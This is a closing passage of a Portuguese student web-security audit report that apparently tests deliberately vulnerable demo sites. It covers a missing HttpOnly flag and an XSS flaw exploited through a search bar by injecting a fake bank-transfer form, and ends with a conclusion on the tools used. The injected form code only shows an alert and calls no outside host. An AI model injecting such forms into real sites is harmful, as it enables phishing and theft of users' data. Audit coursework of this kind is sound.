
A flag HttpOnly, quando configurada em um cookie, impede que o cookie seja acessível através de JavaScript. A ausência dessa flag permite que scripts maliciosos acessem os cookies do usuário, potencialmente roubando informações sensíveis, como sessões de autenticação.

O primeiro passo foi ir até o alvo, abrir as ferramentas de desenvolvedor, ir até 'Console' e
injetar o seguinte código

```
1. // Define um cookie sem a flag HttpOnly
2. document.cookie = "username=exploitUser; path=/";
3.
4. // Função para ler o valor de um cookie
5. function getCookie(name) {
6.     let nameEQ = name + "=";
7.     let ca = document.cookie.split(';');
8.     for (let i = 0; i < ca.length; i++) {
9.         let c = ca[i];
10.         while (c.charAt(0) === ' ') c = c.substring(1, c.length);
11.         if (c.indexOf(nameEQ) === 0) return c.substring(nameEQ.length, c.length);
12.     }
13.     return null;
14. }
15.
16. // Lê e exibe o valor do cookie 'username'
17. console.log("Valor do cookie 'username':", getCookie("username"));
18.
```



Isso definirá um cookie username com o valor exploitUser
Agora, você pode usar a função getCookie para ler o valor do cookie que você acabou de definir. Execute console.log(getCookie("username")) na console para verificar se o cookie foi definido corretamente.



Vá para a aba Application ou Storage e veja os cookies armazenados.

Ataque com sucesso, o cookie foi criado e armazenado com sucesso no site http://testasp.vulnweb.com/

Alvo: http://demo.testfire.net/

Cross-Site Scripting (XSS)

Este site é vulnerável a ataques de Cross-Site-Scripting(XSS)
É uma vulnerabilidade de segurança comum em aplicações web que permite a um atacante injetar scripts maliciosos em páginas vistas por outros usuários. Quando um usuário visita a página comprometida, o script injetado é executado no contexto do navegador do usuário, permitindo que o atacante roube informações, manipule o conteúdo da página ou realize outras ações maliciosas. Ao aceder ao site, procuramos pela barra de pesquisa

Será onde vamos introduzir um script para explorar a vulnerabilidade
Só pra ter uma ideia é possível introduzir um código que gera um formulário que podemos do mesmo retirar dados sensíveis dos utilizadores.

Por exemplo:


```
1. <!DOCTYPE html>
2. <html lang="en">
3. <head>
4.     <meta charset="UTF-8">
5.     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6.     <title>Bank Transfer Form</title>
7.     <style>
8.         body {
9.             font-family: Arial, sans-serif;
10.            display: flex;
11.            justify-content: center;
12.            align-items: center;
13.            height: 100vh;
14.            margin: 0;
15.            background-color: #f0f0f0;
16.        }
17.        .form-container {
18.            background-color: #fff;
19.            padding: 20px;
20.            border-radius: 8px;
21.            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
22.        }
23.        .form-group {
24.            margin-bottom: 15px;
25.        }
```

```
26.         .form-group label {
27.             display: block;
28.             margin-bottom: 5px;
29.         }
30.         .form-group input {
31.             width: 100%;
32.             padding: 8px;
33.             box-sizing: border-box;
34.             border: 1px solid #ccc;
35.             border-radius: 4px;
36.         }
37.         .form-group button {
38.             width: 100%;
39.             padding: 10px;
40.             background-color: #007BFF;
41.             border: none;
42.             color: #fff;
43.             font-size: 16px;
44.             cursor: pointer;
45.             border-radius: 4px;
46.         }
47.         .form-group button:hover {
48.             background-color: #0056b3;
49.         }
50.     </style>
51. </head>
52. <body>
53.     <div class="form-container">
54.         <h2>Bank Transfer</h2>
55.         <form id="bankTransferForm">
56.             <div class="form-group">
57.                 <label for="accountNumber">Bank Account Number</label>
58.                 <input type="text" id="accountNumber" name="accountNumber"
required>
59.             </div>
60.             <div class="form-group">
61.                 <label for="amount">Amount</label>
62.                 <input type="number" id="amount" name="amount" required>
63.             </div>
64.             <div class="form-group">
65.                 <button type="submit">Submit</button>
66.             </div>
67.         </form>
68.     </div>
```

```
    <script>
        document.getElementById('bankTransferForm').addEventListener('submit', function(event) {
            event.preventDefault();
            const accountNumber = document.getElementById('accountNumber').value;
            const amount = document.getElementById('amount').value;

            // Process payment securely
            alert(`Account Number: ${accountNumber}\nAmount: ${amount}`);
        });
    </script>
</body>
</html>
```

Resultado:



Sucesso!!!

A outra vulnerabilidade que eu poderia explorar era também o clickjacking, porém, é só seguir os mesmos passos da tentativa no outro site.

Conclusão

A realização deste trabalho prático permitiu desenvolver e aplicar conhecimentos sobre auditoria de segurança em aplicações web. Utilizando diversas ferramentas, como Reaper, Zed Attack Proxy (ZAP), Nikto, Scanner and Patcher, Hetty e Nuclei, foi possível identificar e explorar várias vulnerabilidades presentes nos sites auditados.

Seguindo o OWASP Testing Guide, foram realizados testes abrangentes que incluíram preparação e reconhecimento, análise de configuração e implantação, testes de gestão de identidade, testes de entrada de dados e manutenção de segurança. Este processo estruturado garantiu uma análise completa e detalhada das falhas de segurança encontradas.

A instalação e configuração das ferramentas foram documentadas, facilitando a replicação dos testes por outros profissionais. A comparação dos resultados obtidos e a exploração das vulnerabilidades destacaram a importância de uma auditoria contínua e da adoção de boas práticas de segurança para mitigar riscos.

Por fim, este trabalho reforça a necessidade de manter as aplicações web constantemente monitoradas e atualizadas contra novas ameaças, promovendo uma cultura de segurança dentro das organizações.